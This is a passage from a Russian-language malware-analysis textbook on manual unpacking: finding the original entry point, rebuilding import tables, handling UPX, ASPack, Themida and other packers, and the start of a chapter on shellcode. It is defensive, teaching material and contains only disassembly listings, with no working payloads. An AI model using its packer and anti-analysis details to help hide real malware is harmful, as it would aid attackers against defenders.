В предыдущем примере мы искали ОТВ с помощью автоматической утилиты. Самым популярным инструментом для этой задачи является плагин OllyDump для OllyDbg, который вызывается из меню Find OEP by Section Hop (Найти ОТВ по границе раздела). Обычно заглушка-распаковщик и сам исполняемый файл находятся в разных разделах. OllyDbg распознает переход от одного раздела к другому и останавливает выполнение в этом месте, используя шаг с обходом или входом. Шаг с обходом пропустит любые инструкции `call`; они часто используются для выполнения кода из другого раздела, и данный способ не дает OllyDbg ошибочно принять эти вызовы за ОТВ. Но если инструкция `call` ничего не возвращает, OllyDbg не сможет найти точку входа.

Вредоносные упаковщики часто вставляют инструкции `call` без возвращаемого значения, чтобы запутать аналитика и отладчик. Шаг со входом попадает внутрь каждого вызова `call`, что дает больше шансов найти ОТВ, но при этом повышает риск ложных срабатываний. В реальных условиях следует испробовать оба варианта.

Поиск ОТВ вручную

Если автоматизированный поиск ОТВ не дает результата, вам придется делать все вручную. Простейшая стратегия состоит в поиске хвостовой рекурсии. Как упоминалось ранее, эта операция выполняет переход из заглушки-распаковщика в ОТВ. Обычно для этого используется инструкция `jmp`, но некоторые авторы вредоносного ПО прибегают к команде `ret`, чтобы избежать обнаружения.

Хвостовая рекурсия часто оказывается последним корректным блоком кода перед последовательностью байтов, которая не складывается в нормальные инструкции. Эти байты нужны для выравнивания раздела, чтобы тот имел правильный сдвиг. Как правило, для поиска хвостовой рекурсии в упакованном исполняемом файле используется IDA Pro. В листинге 18.1 показан простой пример.

Листинг 18.1. Простая хвостовая рекурсия

```
00416C31     PUSH EDI
00416C32     CALL EBP
00416C34     POP EAX
```

```
00416C35     POPAD
00416C36     LEA EAX,DWORD PTR SS:[ESP-80]
00416C3A     PUSH 0
00416C3C     CMP ESP,EAX
00416C3E     JNZ SHORT Sample84.00416C3A
00416C40     SUB ESP,-80
00416C43  ❶  JMP Sample84.00401000
00416C48     DB 00
00416C49     DB 00
00416C4A     DB 00
00416C4B     DB 00
00416C4C     DB 00
00416C4D     DB 00
00416C4E     DB 00
```

В этом примере по адресу 0x00416C43 находится хвостовая рекурсия ❶. Это можно определить по двум четким признакам: она стоит в конце кода и ведет к адресу, который расположен слишком далеко. Если исследовать этот переход в отладчике, можно увидеть, что за ним идут сотни байтов 0x00, что довольно странно: переход обычно заканчивается возвращением значения, но в данном случае за ним нет никакого внятного кода.

У этого перехода есть еще одно необычное свойство — его размер. Переходы, как правило, используются в условных выражениях и циклах, ведя к адресу на расстоянии нескольких сотен байт, но эта инструкция ведет к участку, до которого 0x15C43 байт. Это не похоже на нормальную инструкцию `jmp`.

Хвостовую рекурсию часто легко выявить в графическом представлении IDA Pro, как это показано на рис. 18.5. Если среда IDA Pro не может определить, куда ведет переход, она выделяет его красным цветом. Обычно переходы выполняются в пределах одной функции, и IDA Pro соединяет стрелкой инструкцию `jmp` и конечную точку. Но хвостовая рекурсия воспринимается как ошибка и выделяется красным.

Хвостовая рекурсия переводит выполнение в исходную программу, которая упакована на диске. Следовательно, она переходит к адресу, который на момент вызова заглушки-распаковщика не содержит корректных инструкций, но готов к выполнению при запуске программы. В листинге 18.2 показан ассемблерный код участка, в который происходит переход, когда программа загружена в OllyDbg. Инструкция `DD BYTE PTR DS:[EAX],AL` соответствует двум байтам 0x00. Они не представляют собой корректный код, но OllyDbg все равно их дизассемблирует.

Листинг 18.2. Байты инструкции, хранящиеся в ОТВ до распаковки оригинальной программы

```
00401000     ADD BYTE PTR DS:[EAX],AL
00401002     ADD BYTE PTR DS:[EAX],AL
00401004     ADD BYTE PTR DS:[EAX],AL
00401006     ADD BYTE PTR DS:[EAX],AL
00401008     ADD BYTE PTR DS:[EAX],AL
0040100A     ADD BYTE PTR DS:[EAX],AL
0040100C     ADD BYTE PTR DS:[EAX],AL
0040100E     ADD BYTE PTR DS:[EAX],AL
```




Рис. 18.5. В графическом представлении IDA Pro хвостовая рекурсия выделяется красным цветом

В листинге 18.3 показан дизассемблированный код, найденный по тому же адресу, но в момент выполнения хвостовой рекурсии. Исходный исполняемый файл уже распакован, и в этом месте теперь находятся корректные инструкции. Такое изменение также является отличительной чертой подобного рода переходов.

Листинг 18.3. Байты инструкции, хранящиеся ОТВ после распаковки оригинальной программы

```
00401000     CALL Sample84.004010DC
00401005     TEST EAX,EAX
00401007     JNZ SHORT Sample84.0040100E
00401009     CALL Sample84.00401018
0040100E     PUSH EAX
0040100F     CALL DWORD PTR DS:[414304] ; kernel32.ExitProcess
00401015     RETN
```

Еще один способ найти хвостовую рекурсию — создать в стеке точку останова, которая срабатывает только при чтении. Как вы помните, эта точка должна быть аппаратной или находиться в памяти (и принадлежать OllyDbg). Большинство функций в дизассемблированном коде, включая заглушку-распаковщик, начинаются с той или иной разновидности инструкции `push`. Вы можете этим воспользоваться. Сначала запишите адрес в стеке, по которому сохраняется первое значение, и затем создайте для него точку останова для чтения.

Все, что идет после этой начальной операции `push`, будет находиться выше по стеку (и иметь меньшие адреса в памяти). Доступ к адресу в стеке из оригинальной инструкции `push` будет выполнен только после того, как заглушка-распаковщик завершит свою работу. Следовательно, обращение к этому адресу будет сделано с помощью инструкции `pop`, которая натолкнется на точку останова и прекратит выполнение. Часто для этого адреса приходится пробовать несколько видов точек останова. Лучше всего начать с аппаратной, рассчитанной на чтение. Стоит отметить, что интерфейс OllyDbg не позволяет создавать точки останова в окне стека. Вы должны сделать это в окне дампа памяти, предварительно открыв там соответствующий адрес.

Еще одна стратегия поиска ОТВ заключается в создании точки останова после каждого цикла в коде. Это позволяет следить за выполнением каждой инструкции, не тратя времени на прохождение одного и того же блока в цикле по нескольку раз. Обычно код содержит несколько циклов, в том числе и вложенных. Создайте точку останова после каждого из них. Этот подход требует интенсивной ручной работы и, как правило, занимает больше времени по сравнению с другими методами, но его легче понять. Главное в этом процессе — создать точку останова в нужном месте, иначе она может не сработать и программа выполнится до конца. Но не расстраивайтесь, если это случится. Вернитесь туда, где остановились, и продолжайте создавать точки останова, пока не найдете ОТВ.

Еще одна загвоздка может быть связана с перешагиванием через вызов функции, которая никогда не возвращается. В этом случае программа продолжит выполнение и точка останова не сработает. Единственное решение — начать сначала, вернуться к тому же вызову и сделать шаг со входом в функцию вместо того, чтобы ее перешагнуть. Это может занять много времени, поэтому желательно методом проб и ошибок определить, какой шаг подходит лучше.

Еще один способ хвостовой рекурсии состоит в создании точки останова на функции `GetProcAddress`. Большинство распаковщиков используют `GetProcAddress` для поиска импортов в оригинальной функции. Точка останова, которая срабатывает

на вызове `GetProcAddress`, находится глубоко внутри заглушки-распаковщика, но до хвостовой рекурсии еще остается много кода. Такой подход позволяет перешагнуть через начало заглушки, где часто содержится самый сложный код.

Если вы знаете, что некая функция вызывается исходной программой и работает наоборот, вы можете создать точку останова прямо на ней. Например, в большинстве программ в Windows точку входа можно найти в начале стандартной обертки, которая находится за пределами главного метода. Поскольку обертка никогда не меняется, вы можете ее обнаружить, создав точку останова на одной из функций, которые она вызывает.

В консольных программах эта обертка на начальном этапе процесса вызывает функции `GetVersion` и `GetCommandLineA`, поэтому вы можете попытаться остановить выполнение в месте их вызова. В этот момент программа еще не загружена, поэтому точка останова не может находиться перед вызовом `GetVersion`, но ничто не мешает вам разместить ее на первой инструкции этой функции.

В программах с графическим интерфейсом первой обычно вызывается функция `GetModuleHandleA`. Когда процесс остановится, изучите предыдущий слой стека, чтобы увидеть, откуда идет вызов. Очень может быть, что начало функции, которая вызвала `GetModuleHandleA` или `GetVersion`, является оригинальной точкой входа. Найдите инструкцию `call` и прокрутите вверх от нее, пока не найдете, где начинается функция. Чаще всего первой инструкцией является `push ebp`, за которой следует `mov ebp, esp`. Попробуйте сбросить программу на диск, выбрав начало этой функции в качестве ОТВ. Если вы угадали, ваша работа на этом закончена. Если нет, программа все равно сохранится на диск, поскольку заглушка-распаковщик уже завершилась. Вы сможете просматривать программу в IDA Pro, но при этом вы можете не знать, где она начинается. Если вам повезет, IDA Pro автоматически распознает функцию `WinMain` или `DllMain`.

Последний способ нахождения ОТВ заключается в использовании функции *Run Trace* в OllyDbg. Она создает целый ряд дополнительных точек останова и позволяет прерывать выполнение на широком диапазоне адресов. Например, многие упаковщики оставляют нетронутым раздел `.text` оригинального файла, и в основном в ней нет ничего полезного, но сам факт ее наличия в PE-заголовке говорит о том, что загрузчик выделит для нее место в памяти. ОТВ всегда находится внутри исходного раздела `.text` и часто является первой инструкцией, которая в ней вызывается. Функция *Run Trace* позволяет создать точку останова, которая срабатывает при выполнении каждой инструкции внутри `.text`. Обычно для нахождения ОТВ достаточно первого срабатывания.

Восстановление таблицы импорта вручную

OllyDump и ImpRec, как правило, могут автоматически перестроить таблицу импорта: для этого они ищут в памяти процесса нечто напоминающее список функций импорта. Но иногда этот способ не срабатывает, поэтому для анализа вредоносного ПО вам нужно знать чуть больше о принципе работы таблицы импорта.

На самом деле импорты хранятся в памяти в виде двух таблиц. В первой находится список имен или порядковых номеров, с помощью которых загрузчик или заглушка-распаковщик определяют, какие функции понадобятся программе. Вторая представляет собой перечень адресов всех функций импорта. Во время выполнения кода используется только вторая таблица, поэтому упаковщик может удалить список имен, чтобы усложнить анализ. В этом случае вам придется сформировать его вручную.

Анализ вредоносного ПО без информации об импорте может оказаться чрезвычайно сложным, поэтому по возможности эту информацию лучше восстановить. Проще всего восстанавливать импорты по одному, по мере того как они попадаются вам в дизассемблированном коде. Для этого откройте файл в IDA Pro без каких-либо сведений об импорте. Сталкиваясь с функциями импорта, помечайте их соответствующим образом. Они представляют собой косвенные вызовы по адресам, которые находятся за пределами загруженной программы (листинг 18.4).

Листинг 18.4. Вызов импортированной функции в ситуации, когда таблица импорта не восстановлена как следует

```
push eax
call dword_401244
...
dword_401244: 0x7c4586c8
```

В листинге показана инструкция `call`, операндом которой является указатель типа `DWORD`. Если перейти по этому указателю в IDA Pro, можно увидеть, что его значение равно `0x7c4586c8` и находится за пределами загруженной программы. Теперь можно открыть OllyDbg и перейти по адресу 0x7c4586c8, чтобы увидеть, куда он ведет. В OllyDbg этот импортированный участок помечен как `WriteFile`, поэтому мы можем присвоить ему метку `imp_WriteFile`, чтобы знать его назначение. То же самое нужно повторить для каждого импорта, который вам встретится. После этого можно воспользоваться перекрестными ссылками в IDA Pro, чтобы пометить все вызовы функций импорта. Создав достаточное количество меток, вы сможете как следует проанализировать вредоносный код.

Основным недостатком этого метода является то, что вам, вероятно, придется пометить множество функций, и пока вы не пометите импорт, вы не сможете его искать. Кроме того, распакованную таким образом программу обычно нельзя запустить. В этом нет ничего страшного, так как вы можете использовать полученный исполняемый файл для статического анализа, а для динамического подойдет упакованная программа.

Другая стратегия, которая позволяет запускать распакованный код, состоит в ручном восстановлении исходной таблицы импорта. Для этого вам нужно найти таблицу функций импорта. Формат PE является открытым стандартом — вы можете добавлять импорты функций по одной или написать скрипт, который будет делать это за вас. Такой подход может оказаться очень трудоемким и занять много времени, что является его главным недостатком.

ПРИМЕЧАНИЕ

Иногда авторы вредоносного ПО используют сразу несколько упаковщиков. Это удваивает объем работы для аналитика безопасности, но при достаточном упорстве обычно можно справиться даже с двойной упаковкой. Стратегия здесь простая: распакуйте первый слой, применяя методики, которые мы только что описали, и затем повторите то же самое со вторым слоем. Принцип остается прежним вне зависимости от количества использованных упаковщиков.

Советы и приемы для работы с распространенными упаковщиками

Этот раздел охватывает популярные упаковщики, с которыми вы, скорее всего, столкнетесь при анализе вредоносного ПО. Для каждого упаковщика приводится описание и стратегия по ручной распаковке. В некоторых случаях указаны автоматические распаковщики, но они не всегда работают. Каждый подраздел содержит инструкции по нахождению ОТВ и описание потенциальных осложнений.

UPX

Во вредоносных программах чаще всего применяется упаковщик под названием UPX (Ultimate Packer for eXecutables). Он бесплатен, прост в использовании, имеет открытый исходный код и поддерживает широкое разнообразие платформ. UPX сжимает исполняемые файлы и создан с упором на производительность, а не на безопасность. Свою популярность он получил в связи с высокой скоростью декомпрессии, небольшим размером и умеренным потреблением памяти при распаковке.

UPX не предназначен для того, чтобы усложнять разбор кода, и не представляет особой проблемы для аналитика безопасности. Он может сам распаковать большинство программ, упакованных с его помощью: для этого в нем предусмотрен параметр `-d`.

С этим упаковщиком довольно легко справиться, поэтому он хорошо подходит для изучения методов распаковки вредоносного кода. Однако многие зараженные файлы выглядят так, как будто в них использовался UPX, хотя на самом деле они упакованы с помощью другого инструмента (или с применением видоизмененной версии UPX). В таких случаях UPX не сможет распаковать исполняемый файл.

Многие из стратегий поиска ОТВ, описанные ранее в этой главе, применимы и к UPX. Вы также можете воспользоваться пунктом меню Find OEP by Section Hop (Найти ОТВ по границе раздела) в OllyDump или просто прокрутить вниз код заглушки-распаковщика, пока не обнаружите хвостовую рекурсию. OllyDump позволяет успешно сбросить файл на диск и восстановить его таблицу импортов.

PECompact

PECompact — это коммерческий упаковщик, нацеленный на скорость и производительность. Авторы вредоносного ПО часто используют бесплатную версию для студентов, которая больше не поддерживается. Распаковать программы, упакованные с помощью PECompact, может оказаться непросто, поскольку они содержат антиотладочные исключения и обфусцированный код. Этот продукт поддерживает систему плагинов, что позволяет интегрировать в него сторонние инструменты. Этим часто пользуются авторы вредоносного ПО, чтобы сделать процесс распаковывания еще более сложным.

Ручная распаковка PECompact во многом похожа на аналогичную процедуру с UPX. Программа генерирует определенные исключения, поэтому вы должны возвращать их обратно с помощью OllyDbg. Это было подробно описано в главе 16.

ОТВ можно найти по хвостовой рекурсии. При пошаговом выполнении функций с обходом вы увидите инструкцию `jmp eax`, за которой следует большое количество байтов 0x00.

ASPack

Основной чертой упаковщика ASPack является безопасность. Он использует методики для усложнения распаковки программы и модифицирует собственный код, что затрудняет создание точек останова и проведение анализа в целом.

Создание точки останова в программах, упакованных с помощью ASPack, может привести к их преждевременному завершению. Тем не менее распаковку можно выполнить вручную, используя аппаратные точки останова внутри стека. Кроме того, благодаря популярности ASPack для него написано много автоматизированных распаковщиков. Они работают с разной степенью успешности, но автоматическая распаковка всегда стоит того, чтобы попробовать ее в первую очередь.

Если у вас есть файл, запакованный методом ASPack, вполне возможно, что вам удастся его распаковать с помощью автоматизированных инструментов, однако в большинстве случаев для этого требуется ручное вмешательство. Для начала нужно открыть код заглушки-распаковщика. В верхней его части вы увидите инструкцию `PUSHAD`. Определите, какой адрес стека используется для хранения регистров, и создайте в одном из них аппаратную точку останова. Убедитесь в том, что она прерывает работу на операции чтения. Точка останова сработает при вызове соответствующей инструкции `POPAD`, которая находится совсем рядом с хвостовой рекурсией, ведущей к ОТВ.

Petite

Упаковщик Petite во многом похож на ASPack. Помимо прочего, в нем используются механизмы антиотладки, которые усложняют обнаружение ОТВ, а также одношаговые исключения для передачи управления отладчику. С этим можно бороться,

возвращая исключения обратно в программу, как было показано в главе 16. Как и в случае с ASPack, лучшим вариантом поиска OTB является создание аппаратной точки останова в стеке. Petite использует в своей обертке сложные структуры, которые заметно отличаются на фоне оригинального кода, поэтому, подобравшись близко к OTB, вы сможете быстро ее обнаружить.

Petite хранит в исходной таблице импорта как минимум по одному вызову из каждой библиотеки. И, хотя это не влияет на сложность распаковки, вы можете с легкостью определить, какие DLL-файлы использует вредонос, — для этого его даже не нужно распаковывать.

WinUpack

WinUpack — это упаковщик с графической оболочкой, созданный с прицелом на максимальное сжатие, но без заботы о безопасности. У него есть консольная версия под названием UPack, а также автоматизированные распаковщики, предназначенные как для UPack, так и для WinUpack.

И хотя WinUpack не делает акцент на безопасности, он все же содержит механизмы, усложняющие обнаружение OTB и делающие бесполезными такие приемы, как поиск хвостовой рекурсии или использование OllyDump. В листинге 18.5 показана хвостовая рекурсия для этого исполняемого файла.

Листинг 18.5. Хвостовая рекурсия в программе, упакованной с помощью UPack

```
010103A6      POP ECX
010103A7      OR ECX,ECX
010103A9      MOV DWORD PTR SS:[EBP+3A8],EAX
010103AF      POPAD
010103B0      JNZ SHORT Sample_upac.010103BA
010103B2      MOV EAX,1
010103B7      RETN 0C
010103BA   ❶  PUSH Sample_upac.01005F85
010103BF   ❷  RETN
010103C0      MOV EAX,DWORD PTR SS:[EBP+426]
010103C6      LEA ECX,DWORD PTR SS:[EBP+43B]
010103CC      PUSH ECX
010103CD      PUSH EAX
010103CE      CALL DWORD PTR SS:[EBP+F49]
010103D4      MOV DWORD PTR SS:[EBP+555],EAX
010103DA      LEA EAX,DWORD PTR SS:[EBP+447]
010103E0      PUSH EAX
010103E1      CALL DWORD PTR SS:[EBP+F51]
010103E7      MOV DWORD PTR SS:[EBP+42A],EAX
```

В этом листинге хвостовая рекурсия ❶ находится посреди заглушки-распаковщика, поэтому ее сложно заметить. Для нее крайне характерна последовательность из инструкций `push` ❷ и `return`. Прежде чем дойти до хвостовой рекурсии, код выполняет переходы в разные места, что усложняет обнаружение. Чтобы сделать

переход в OTB еще менее заметным, упаковщик модифицирует инструкцию `push`, за которой идет `retn`, незадолго до ее вызова. Сам переход не очень длинный, поэтому вы не можете его определить по слишком удаленному адресу. OTB находится в одном разделе с заглушкой-распаковщиком, что исключает автоматическое обнаружение хвостовой рекурсии по границе между разделами.

Лучшая стратегия определения OTB в программе, упакованной с помощью UPack, — это создание точки останова для вызова `GetProcAddress` и пошаговый перебор последующих инструкций в поиске циклов, которые находят адреса функций импорта. Если создавать точки останова для всех инструкций `jmp` и `call` подряд, пошаговое выполнение может занять целую вечность, но, если их плотность окажется слишком низкой, программа, скорее всего, пропустит прерывание и отработает до завершения.

Не стоит расстраиваться, если ваши точки останова не сработали. Просто перезапустите приложение в отладчике и повторите попытку. Ошибки тоже являются частью процесса. Рано или поздно вы наткнетесь на инструкцию, которая представляет собой хвостовую рекурсию.

Иногда распознавание хвостовой рекурсии может оказаться нетривиальным. Часто это связано с тем, что переход выполняется примерно на 0x4000 байт. Размер большинства заглушек-распаковщиков меньше 0x4000, поэтому переход такой длины обычно ведет в OTB. Чтобы в этом убедиться, можно исследовать код вокруг оригинальной точки входа: он должен выглядеть заурядно на фоне заглушки. Заглушка-распаковщик часто содержит посреди своей функции множество условных переходов и инструкций `retn`, чего нельзя сказать о коде, окружающем OTB.

Для UPack подходит еще одна стратегия: вы можете создать точку останова для вызова `GetModuleHandleA` или `GetCommandLineA`, в зависимости от того, оконная это программа или консольная. В Windows эти функции вызываются вскоре после перехода в OTB. Как только точка останова сработает, вернитесь назад по коду и найдите оригинальную точку входа.

Иногда WinUpack использует PE-заголовок, который некорректно интерпретируется отладчиком OllyDbg и приводит к его сбою. В главе 16 мы показали, что OllyDbg не является идеальным инструментом и имеет проблемы с разбором двоичных файлов, которые нормально работают вне режима отладки. В таких ситуациях, прежде чем приступать к изучению ошибки интерпретации, всегда старайтесь использовать WinDbg.

Themida

Themida — довольно сложный упаковщик со множеством возможностей, большинство из которых относятся к противодействию отладке и анализу. Поэтому он очень надежен и плохо поддается распаковке и анализу.

Themida поддерживает методики, направленные против анализа с помощью VMware, отладчиков и программы Process Monitor (procmon). У этого инструмента

есть компонент ядра, что существенно затрудняет его исследование. Код, выполняющийся в ядре, имеет очень мало ограничений по сравнению с пользовательскими приложениями, которые призваны его анализировать.

Ввиду такого богатого функционала Themida, как правило, генерирует довольно объемные исполняемые файлы. Кроме того, в отличие от большинства упаковщиков, код Themida работает на протяжении всего выполнения оригинальной программы.

Существуют инструменты, позволяющие распаковывать файлы, созданные с помощью Themida, но успешность их использования зависит от версии упаковщика и параметров, которые в нем указаны. Themida поддерживает столько функций и настроек, что подобрать какую-то единую стратегию распаковки, дающую стабильный результат, попросту невозможно.

Если автоматические инструменты не работают, отличным вариантом будет сбросить память процесса на диск с помощью ProcDump, без использования отладчика. ProcDump — это утилита от компании Microsoft для сохранения содержимого процессов в Windows. Она предназначена для работы в связке с отладчиками, но сама не занимается отладкой. Она хороша тем, что для сбрасывания памяти процесса на диск его не нужно останавливать или отлаживать, а это чрезвычайно полезно при работе с упаковщиками, предпринимающими продвинутые антиотладочные меры. ProcDump справится с задачей, даже если вы не можете отладить исполняемый файл. С помощью этой утилиты нельзя полностью восстановить исходную программу, но полученный результат позволяет искать строки и выполнять определенный анализ кода.

Анализ без полной распаковки

Некоторые программы, включая те, что упакованы с помощью Themida, очень плохо поддаются распаковке. Бывает так, что попытка распаковать приложение занимает целый день и заканчивается безрезультатно. Возможно, причина в том, что упаковщик использует новые методики, с которыми вы просто не в состоянии справиться. К счастью, для анализа отдельного участка вредоносного ПО не всегда нужен полностью распакованный и рабочий исполняемый файл.

Самый простой сценарий выглядит так: распакованная программа не может запуститься, потому что вам не удалось полностью восстановить таблицу импорта и PE-заголовок. В этом случае вы по-прежнему можете проанализировать программу в IDA Pro, несмотря на то что ее нельзя выполнить. Сбросив память на диск, вы можете исследовать определенные ее участки, проходя по адресам и помечая их как код. Вы также можете воспользоваться утилитой Strings (см. главу 1), чтобы получить список функций импорта и другую полезную информацию.

Невозможность полноценной распаковки делает анализ крайне ограниченным, но для определенных задач этого может быть вполне достаточно.

Некоторые заглушки на самом деле не распаковывают всю программу целиком, прежде чем ее запускать. В память по очереди попадают лишь отдельные части

кода, которые нужно выполнить в тот или иной момент. Это замедляет работу исполняемого файла и повышает ресурсоемкость процесса, но существенно затрудняет распаковку программы аналитиком.

Разбор алгоритма, который распаковывает отдельные участки кода, может позволить вам написать скрипт, который распакует весь код сразу или хотя бы его значительный фрагмент. Еще один вариант — сосредоточиться на динамическом анализе.

Упакованные DLL

С упаковкой DLL связаны дополнительные трудности, поэтому не все упаковщики поддерживают эту процедуру. Одной из таких трудностей является работа с экспортными вызовами. Таблица экспорта внутри DLL ссылается на адреса экспортируемых функций, которые упаковываются вместе с самой библиотекой. Упаковщик должен учитывать этот момент, чтобы библиотека работала корректно.

Распаковка DLL мало чем отличается от распаковки исполняемых файлов. Главное — помнить, что и те и другие содержат оригинальную точку входа. У любой библиотеки есть функция `DllMain`, которая вызывается при загрузке DLL; ОТВ ведет к ее началу. Начальный адрес, указанный в упакованной библиотеке, — это адрес заглушки-распаковщика, которая находится скорее внутри `DllMain`, чем в главной функции. OllyDbg умеет загружать и отлаживать DLL с помощью инструмента `loadDll.exe`. Проблема в том, что функция `DllMain` вызывается до остановки выполнения в OllyDbg. К моменту, когда OllyDbg остановится, заглушка уже успеет выполнить свою работу и нам будет очень сложно найти ОТВ.

Чтобы решить эту проблему, откройте PE-файл и найдите в разделе `IMAGE_FILE_HEADER` поле Characteristics (Характеристики). В DLL бит 0x2000 внутри `IMAGE_FILE_HEADER` равен `1`. Если значение этого поля поменять на `0`, то содержимое будет интерпретировано как исполняемый файл. OllyDbg откроет программу в качестве EXE-файла, и вы сможете применить все стратегии по распаковке, рассмотренные в этой главе. Когда найдете ОТВ, поменяйте бит обратно, чтобы программа опять воспринималась как DLL.

Итоги главы

В этой главе было рассмотрено большое количество стратегий, нацеленных на работу с упакованным программным обеспечением. Мы начали с основных принципов работы упаковщиков и способов распаковки программ, после чего обсудили некоторые автоматизированные инструменты и стратегии. Далее были представлены методы ручной распаковки вредоносного кода. Ни один инструмент или стратегия не подойдет для всех случаев сразу, поэтому вы должны быть знакомы с несколькими из них.

В следующей главе мы поговорим о коде командной оболочки и способах распознавания и анализа его вредоносных разновидностей.

Лабораторные работы

В этой главе лабораторные работы посвящены распаковке кода для его дальнейшего анализа. В каждой работе вы должны попытаться распаковать программу так, чтобы к ней можно было применить другие методики статического анализа. В некоторых случаях можно найти автоматический распаковщик, который подойдет в вашем конкретном сценарии, но это не поможет вам получить навыки работы с нестандартными упаковщиками. Кроме того, усвоив методы ручной распаковки, вы сможете справляться с задачей быстрее, чем если бы вам нужно было искать, загружать и использовать автоматизированные распаковщики.

Каждая лабораторная работа здесь — это упакованная версия какой-то работы из предыдущих глав. Ваша задача — распаковать каждый файл и определить, из какой главы он был взят. Используйте файлы с именами от `Lab18-01.exe` до `Lab18-05.exe`.

Часть VI
Специальные темы

19 Анализ кода командной оболочки

Под *кодом командной оболочки* понимают содержимое раздела с обычным исполняемым кодом. Такое название связано с тем, что злоумышленники обычно пытаются использовать этот код для получения доступа к интерактивной командной оболочке во взломанной системе. Однако со временем этот термин стали применять к любому автономному исполняемому коду.

Код командной оболочки (или *shell-код*) часто используется в связке с эксплойтом для получения контроля над активной программой или внутри вредоносного ПО, которое производит внедрение в процесс. Эксплуатация и внедрение похожи в том смысле, что код командной оболочки добавляется в программу и выполняется от ее имени уже после того, как она была запущена.

Авторы кода командной оболочки должны выполнить несколько действий, о которых разработчики программ обычно никогда не задумываются. Например, вредоносный пакет не может полагаться на стандартную процедуру загрузки в Windows — в частности, на следующие ее этапы:

- размещение программы на предпочтительном участке памяти;
- замену адреса, если программа не может быть загружена в предпочтительном участке памяти;
- загрузку необходимых библиотек и поиск внешних зависимостей.

В этой главе вы познакомитесь с принципами работы кода командной оболочки на настоящих и полностью рабочих примерах.

Загрузка кода командной оболочки для анализа

Загрузка и выполнение shell-кода в отладчике — непростая задача, поскольку такой код обычно представляет собой набор двоичных данных, которые не могут работать так, как это делает обычный исполняемый файл. Чтобы вам было проще, для загрузки и сбрасывания на диск фрагментов shell-кода мы будем использовать утилиту `shellcode_launcher.exe` (которая вместе с лабораторными работами доступна по адресу www.practicalmalwareanalysis.com).

Как уже говорилось в главе 5, загрузка кода командной оболочки в IDA Pro для его статического анализа является относительно простой процедурой. Однако при этом вы должны предоставить вводные данные, ведь у вас нет стандартного исполняемого файла, который бы описывал содержимое этого кода. Первым делом следует убедиться в том, что в диалоговом окне загрузки выбран подходящий тип процессора. Для примеров в этой главе вы можете выбрать процессор Intel 80x86 processors: metapc и указать параметр 32-bit disassembly (32-битное дизассемблирование). IDA Pro загружает двоичные данные, но не выполняет автоматического анализа (это вы должны сделать самостоятельно).

Позиционно-независимый код

Позиционно-независимый код (position-independent code, PIC) использует адреса, которые не определены заранее (то же самое относится и к данным). Shell-код тоже имеет формат PIC. Во время выполнения он не может полагаться на то, что его загрузят по определенному адресу, поскольку на этом этапе он может выполняться от имени разных программ на разных участках памяти. Код командной оболочки должен следить за тем, чтобы вся работа с кодом и данными в памяти производилась по методу PIC.

В табл. 19.1 представлено несколько способов доступа к коду и данным на платформе x86. При этом указано, отвечают ли они требованиям PIC.

Таблица 19.1. Разные способы доступа к коду и данным на платформе x86

Формат инструкции	Байты инструкции	Зависит от размещения?
call sub_401000	E8 C1 FF FF FF ❶	Нет
jnz short loc_401044	75 0E ❷	Нет
mov edx, dword_407030 ❸	8B 15 30 70 40 00	Да
mov eax, [ebp-4] ❹	8B 45 FC	Нет

В этой таблице инструкция `call` содержит 32-битный относительный сдвиг со знаком, который идет сразу за адресом, чтобы вычислить итоговое местоположение. В данном случае инструкция `call` имеет адрес 0x0040103A, поэтому, если сложить ее размер (5 байт) и значение сдвига 0xFFFFFFC1 ❶, получится вызов кода по адресу 0x00401000.

Инструкция `jnz` очень похожа на `call`, но ее относительный сдвиг со знаком равен лишь 8 битам. Она находится по адресу 0x00401034 — если добавить к нему сдвиг, хранящийся в инструкции (`0xe`) ❷, и ее размер (2 байта), то получится переход на участок памяти 0x00401044.

